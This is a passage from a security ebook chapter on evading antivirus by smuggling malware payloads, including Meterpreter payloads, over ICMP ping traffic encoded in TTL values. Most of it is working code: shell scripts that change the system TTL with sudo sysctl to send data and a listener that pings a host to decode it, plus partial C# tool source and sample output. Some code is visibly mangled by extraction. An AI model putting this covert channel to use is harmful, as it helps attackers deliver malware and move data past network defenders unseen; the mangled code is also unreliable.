echo "[${Time}] "Dumped Byte via TTL : 4"
if (( $temp != 104 )) ;
then
payload+="4"
fi
;;
105)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : 5"
if (( $temp != 105 )) ;
then
payload+="5"
fi
;;
106)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : 6"
if (( $temp != 106 )) ;
then
payload+="6"
fi
;;
107)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : 7"
if (( $temp != 107 )) ;
then
payload+="7"
fi
;;
108)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : 8"
if (( $temp != 108 )) ;
then
payload+="8"
fi
;;
109)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : 9"
if (( $temp != 109 )) ;
then
payload+="9"
fi
;;
110)
tput setaf 2;
```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

```
echo "[${Time}] "Dumped Byte via TTL : a"
if (( $temp != 110 )) ;
then
payload+="a"
fi
;;
111)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : b"
if (( $temp != 111 )) ;
then
payload+="b"
fi
;;
112)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : c"
if (( $temp != 112 )) ;
then
payload+="c"
fi
;;
113)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : d"
if (( $temp != 113 )) ;
then
payload+="d"
fi
;;
114)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : e"
if (( $temp != 114 )) ;
then
payload+="e"
fi
;;
115)
tput setaf 2;
echo "[${Time}] "Dumped Byte via TTL : f"
if (( $temp != 115 )) ;
then
payload+="f"
fi
;;
255)
tput setaf 1;
echo "[${Time} ] , $c ":Dumped Finish Flag 'ttl 255' "

((c++));

if (( $c == 25 )) ;
then
break
fi
;;
esac

temp=$string;

tput setaf 9;
echo "Ping Requests:" $PingRequest
echo "your Payload :" $payload
tput setaf 9;
final=`echo $payload | xxd -r -p`
echo "your Data : " $final
sleep 1;
done
```

with this **NativePayload_ICMP.sh** script you need "script.sh" file too so for this section you need Csharp code to create this Script.sh file , by the way with this Shell Script you can have something like "Picture 8" with "NativePaylad_ICMP.exe" plus switch "listen" but in this case you can do this Method on Linux system only .

It means you can have something like these steps :

Syntax :

NativePayload_ICMP.sh "w.x.y.z"

NativePayload_ICMP.sh 192.168.1.101

"w.x.y.z" is TargetIPv4 to Listening , it means your system will send Ping request to This IPv4 "w.z.y.z" for Listen to TTL values from Ping Response. you can use this Script with "Script.sh" file and this file should Created by NativePayload_ICMP.exe

command via this syntax :

Note: Sleep time in your "script.sh" source should be "2" or "3" always , Recommended : sleep 2;

Syntax : NativePayload_ICMP.exe shtext "your text or string"

after this step you will have "script.sh" file then you can use this on "Client side" . now you can use (NativePayload_ICMP.sh "w.x.y.z") on "Server side" to send Ping Request to "Client Side":

step 0 (windows side) : NativePayload_ICMP.exe shtext "your text or String"

Note: with "step0" you will have new Script File with name "Script.sh" .

step 1 (client side , linux system A) with IPv4 (192.168.56.1) : ./script.sh


step 2 (server side , linux system B) : ./NativePayload_ICMP.sh "192.168.56.1"

Note: "Step 2" should run after "Step 1" immediately after "2 or 3" seconds

Using NativePayload_ICMP.sh and "Pictures" , step by step :

in this step you should create your "script.sh" file

step 0 (windows side) : NativePayload_ICMP.exe shtext "your text or String"



```
Command Prompt
C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_ICMP\NativePayload_ICMP\bin\Debug>NativePayload_ICMP.exe shtext "it's all inside of me"
NativePayload_ICMPv4 v2.0 , Published by Damon Mohammadbagher , 2017-2018
Using ICMPv4 (ping) to Dump Payloads by TTL response ;

[!] File script.sh Created :
#!/bin/sh
sudo sysctl net.ipv4.ip_default_ttl=254;
sleep 5;
TtlPayload=""106109107104102107255107103102100106101106112106112102100106109106114107103106109106104106105102100106115106255106102100106113106105";
do
for pay in `echo $TtlPayload | xxd -p -c 3`
do
str=`echo $pay | xxd -r -p`
if [ "$str" != "$" ];
then
echo "sudo sysctl net.ipv4.ip_default_ttl=$str "; sleep 2;"
sudo sysctl net.ipv4.ip_default_ttl=$str; sleep 2;
fi
done
done
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 3;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 3;
echo "Done.";

C:\Users\damon\Documents\Visual Studio 2015\Projects\NativePayload_ICMP\NativePayload_ICMP\bin\Debug>_
```

Picture 10:


Step 1 and Step 2 with "Pictures 11 , 12 and 13":

as you can see in the "Picture 11" we have one Linux system with IPv4 address "192.168.56.1" , in this case I used one system for test , so you can do this via 2 systems but in this time "step1 and step2" both executed on single system as you can see in the Picture "11" also "12 and 13".


it means "script.sh" for "Client side" executed on system "192.168.56.1" also "NativePayload_ICMP.sh" for "server side" executed on system "192.168.56.1". as you can see I used NativePayload_ICMP.exe with switch "listen" for Compare output between these two Code one of them executed on Windows system with this syntax "c:\>NativePayload_ICMP.exe listen 192.168.56.1" and another one executed on linux system with this syntax "./NativePayload_ICMP.sh 192.168.56.1".

Bypassing Anti Viruses by C#.NET Programming


Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL



Picture 11:



Picture 12:



Picture 18: NativePayload_ICMP.sh (New version) , Linux only.

NativePayload_ICMP.cs v2.0 C# Source code :

https://github.com/DamonMohammadbagher/NativePayload_ICMP/tree/master/EBOOK

NativePayload_ICMP.sh (old version) Script Source code :

https://github.com/DamonMohammadbagher/NativePayload_ICMP/tree/master/EBOOK/old_version

NativePayload_ICMP.sh v1.0 (new version) Script Source code :

https://github.com/DamonMohammadbagher/NativePayload_ICMP/tree/master/EBOOK

At a glance:

As you can see in these Chapters/Articles, you can transfer malware payloads without hardcoded payload in file-system or encrypted file-system also you can transfer Malware Payloads without encrypted network traffic by general traffic, like ICMPv4 or ARP and DNS (PTR , A , AAAA Records) and wireless traffic via (BSSID) so who exactly checked these traffics in the network? SOC or Cisco guys , perhaps they have something for detect this or ... i don't know , maybe Linux/Windows Admins? I think no one suspected to these General/Normal traffic in LAN/WAN for Monitoring and nowadays, advanced malware uses these traffic very simply and quietly, so we should think/re-think about defense against these threats.

NativePayload_ICMP.sh (new version 1.0)

```

#!/bin/sh
payload="";
PingRequest=0;
c=1;
temp="";
tput setaf 7;
echo
echo "NativePayload_ICMP.sh Download Payload by ICMPv4 Traffic via 'TTL' ";
echo "NativePayload_ICMP v1.0 , Published by Damon Mohammadbagher 2017-2018 ";
tput setaf 9;
if [ "$1" == '$help' ];
then
echo
echo "step0 Client-Side with ipv4 w.x.y.z , syntax ./NativePayload_ICMP.sh shtext \"your text or string\"";
echo "step1 Server-Side with ipv4 w1.x1.y1.z1 syntax ./NativePayload_ICMP.sh listen \"w.x.y.z\"";
echo "Note: in step1 you should use Client-side system w.x.y.z IPv4Address";
echo
fi

if [ "$1" == '$shtext' ];
then
#textpayload=`echo $2$'\157' | xxd -p`
textpayload=`echo -n $2 | od -A n -t x1`
ttlpayload="";
mytemp="";

```


Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

```
echo
echo "[!] your payload Text:" $2;
echo "[!] your payload bytes:" $textpayload;
    for pay in `echo $textpayload | xxd -c 1`
    do
case $pay in
0)
if [ "$mytemp" != $'0' ];
then
ttlpayload+="100"
fi
;;
1)
if [ "$mytemp" != $'1' ];
then
ttlpayload+="101"
fi
;;
2)
if [ "$mytemp" != $'2' ];
then
ttlpayload+="102"
fi
;;
3)
if [ "$mytemp" != $'3' ];
then
ttlpayload+="103"
fi
;;
4)
if [ "$mytemp" != $'4' ];
then
ttlpayload+="104"
fi
;;
5)
if [ "$mytemp" != $'5' ];
then
ttlpayload+="105"
fi
;;
6)
if [ "$mytemp" != $'6' ];
then
ttlpayload+="106"
fi
;;
7)
if [ "$mytemp" != $'7' ];
then
ttlpayload+="107"
fi
;;
8)
if [ "$mytemp" != $'8' ];
then
ttlpayload+="108"
fi
;;
9)
if [ "$mytemp" != $'9' ];
then
ttlpayload+="109"
fi
;;
a)
if [ "$mytemp" != $'a' ];
then
ttlpayload+="110"
fi
;;
b)
if [ "$mytemp" != $'b' ];
then
ttlpayload+="111"
fi
;;
c)
if [ "$mytemp" != $'c' ];
then
ttlpayload+="112"
fi
;;
```

```

d)
if [ "$mytemp" != $'d' ] ;
then
ttlpayload+="113"
fi
;;
e)
if [ "$mytemp" != $'e' ] ;
then
ttlpayload+="114"
fi
;;
f)
if [ "$mytemp" != $'f' ] ;
then
ttlpayload+="115"
fi
;;
esac
mytemp=$pay;
done
#echo $ttlpayload;
mytemp2="";
Finalttlpayload="";
for pay2 in `echo $ttlpayload | xxd -g 0 -c 3 | awk {print $3}`
do
if [ "$mytemp2" == "$pay2" ]
then
Finalttlpayload+="253"$pay2";
fi
if [ "$mytemp2" != "$pay2" ]
then
Finalttlpayload+=$pay2;
fi
mytemp2=$pay2
done
echo

#echo "your TTL payload:" $Finalttlpayload
# Finalttlpayload=`echo "${Finalttlpayload::-6}"`;
mylength=`echo ${#Finalttlpayload}`
div=3;
length=$((mylength / div));

echo "[!] your TTL payload:" $Finalttlpayload;
tput setaf 3;
echo "[!] at least you need ("$length") Times to change TTL value";
echo "[!] at least you need ("$length" * 2) Ping Request/Response";
tput setaf 9;
echo "[>] Start Flag , change TTL value to '254' with sleep 5)";
sudo sysctl net.ipv4.ip_default_ttl=254; sleep 5;
echo "[>] Running sysctl command for change TTL values (Default sleep is 2)";
echo

for TTLs in `echo $Finalttlpayload | xxd -p -c 3`
do
string=`echo $TTLs | xxd -r -p`
if [ "$string" != $' ' ] && [ "$string" != $'.' ];
then
echo "sudo sysctl net.ipv4.ip_default_ttl="$string" ; sleep 2";
sudo sysctl net.ipv4.ip_default_ttl=$string; sleep 2;
fi
done
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 2;
sudo sysctl net.ipv4.ip_default_ttl=100; sleep 2;
sudo sysctl net.ipv4.ip_default_ttl=255; sleep 2;
fi
if [ "$$1" == '$listen' ] ;
then
while (true)
do
Time=`date +%d/%m/%Y %H:%M:%S`
((PingRequest++));

string=`ping $2 -c 1 | grep -e ttl= | awk {print $6}`
echo
string=`echo $string | cut -d=' ' -f2`

case $string in
100)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : 0"
if (( $temp != 100 )) ;

```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

```
        then
        payload+="0"
        fi
        ;;
    101)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : 1"
if (( $temp != 101 )) ;
then
    payload+="1"
fi
;;
    102)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : 2"
if (( $temp != 102 )) ;
then
    payload+="2"
fi
;;
    103)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : 3"
if (( $temp != 103 )) ;
then
    payload+="3"
fi
;;
    104)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : 4"
if (( $temp != 104 )) ;
then
    payload+="4"
fi
;;
    105)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : 5"
if (( $temp != 105 )) ;
then
    payload+="5"
fi
;;
    106)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : 6"
if (( $temp != 106 )) ;
then
    payload+="6"
fi
;;
    107)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : 7"
if (( $temp != 107 )) ;
then
    payload+="7"
fi
;;
    108)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : 8"
if (( $temp != 108 )) ;
then
    payload+="8"
fi
;;
    109)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : 9"
if (( $temp != 109 )) ;
then
    payload+="9"
fi
;;
    110)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : a"
if (( $temp != 110 )) ;
then
    payload+="a"
fi
;;
```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

```
111)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : b"
    if (( $temp != 111 )) ;
    then
        payload+="b"
    fi
    ;;
112)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : c"
    if (( $temp != 112 )) ;
    then
        payload+="c"
    fi
    ;;
113)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : d"
    if (( $temp != 113 )) ;
    then
        payload+="d"
    fi
    ;;
114)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : e"
    if (( $temp != 114 )) ;
    then
        payload+="e"
    fi
    ;;
115)
tput setaf 2;
echo "[${Time}] " "Dumped Byte via TTL : f"
    if (( $temp != 115 )) ;
    then
        payload+="f"
    fi
    ;;
255)
tput setaf 1;
echo "[${Time} , " $c " :Dumped Finish Flag 'ttl 255' "

    ((c++));

    if (( $c == 15 )) ;
    then
        break
    fi
    ;;
253)
tput setaf 3;
echo "[${Time} , " $c " :Dumped Double Flag 'ttl 253' "
    ;;
esac

temp=$string;

tput setaf 9;
echo "Ping Requests:" $PingRequest
echo "your Payload :" $payload
tput setaf 9;

#final=`echo $payload | xxd -r -p`

    final=`echo -n $payload | od -A n -t x1 | xxd -r -p | xxd -r -p`
    echo "your Data ." $final

sleep 1;
done
fi
```

C# code : NativePayload_ICMP.cs (version 2.0).

```
using System;
using System.Collections.Generic;
using System.Linq;
using System.Text;
using System.Diagnostics;
using System.Data;
```

Bypassing Anti Viruses by C#.NET Programming

Part 2 (Infil/Exfiltration/Transferring Techniques by C#) , Chapter 10 : Transferring Payload via ICMPv4 Traffic by TTL

```
using System.Runtime.InteropServices;

namespace NativePayload_ICMP
{
    class Program
    {
        static string payload = "";
        public static DataTable Hex_Dec_Table;
        static string help = "\n" + "NativePayload_ICMP syntax : " + "\n\n"
            + "Syntax 1-1 : NativePayload_ICMP sh \"ffccab1cd01f0400 ....\" Input your meterpreter payload for create sh file" + "\n"
            + "Syntax 1-2 : NativePayload_ICMP session \"www.xxx.yyy.zzz\" Target system IPv4 Address for Send Ping Request .... Getting Meterpreter Session with Ping via TTL Values" + "\n"
            + "Syntax 2-1 : NativePayload_ICMP shtext \"your unicode text....\" Input your DATA/TEXT payload for create sh Script file" + "\n"
            + "Syntax 2-2 : NativePayload_ICMP listen \"www.xxx.yyy.zzz\" Target system IPv4 Address for Send Ping Request .... Dumping DATA/TEXT payload via TTL Values" + "\n"
            + "Syntax 3 : NativePayload_ICMP help" + "\n\n";

        static void Main(string[] args)
        {
            try
            {
                Hex_Dec_Table = new DataTable();

                Hex_Dec_Table.Columns.Add("Dec", typeof(int));
                Hex_Dec_Table.Columns.Add("Hex", typeof(string));

                for (int i = 0; i <= 15; i++)
                {
                    if (i <= 9)
                    {
                        Hex_Dec_Table.Rows.Add(i, i.ToString());
                    }
                    else if (i >= 10)
                    {
                        switch (i)
                        {
                            case 10:
                                {
                                    Hex_Dec_Table.Rows.Add(i, "a");
                                }
                                break;
                            case 11:
                                {
                                    Hex_Dec_Table.Rows.Add(i, "b");
                                }
                                break;
                            case 12:
                                {
                                    Hex_Dec_Table.Rows.Add(i, "c");
                                }
                                break;
                            case 13:
                                {
                                    Hex_Dec_Table.Rows.Add(i, "d");
                                }
                                break;
                            case 14:
                                {
                                    Hex_Dec_Table.Rows.Add(i, "e");
                                }
                                break;
                            case 15:
                                {
                                    Hex_Dec_Table.Rows.Add(i, "f");
                                }
                                break;
                            // default:
                        }
                    }
                }
            }
            if (args[0].ToUpper() == "HELP")
            {
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.DarkGray;
                Console.WriteLine("NativePayload_ICMPv4 v2.0 , Published by Damon Mohammadbagher , 2017-2018");
                Console.ForegroundColor = ConsoleColor.Gray;
                Console.WriteLine("Using ICMPv4 (ping) to Dump Payloads by TTL response :)");
                Console.WriteLine();
                Console.WriteLine(help);
            }
            else if (args[0].ToUpper() == "SH" || args[0].ToUpper() == "SHTEXT")
            {
                Console.WriteLine();
                Console.ForegroundColor = ConsoleColor.DarkGray;
            }
        }
    }
}
```

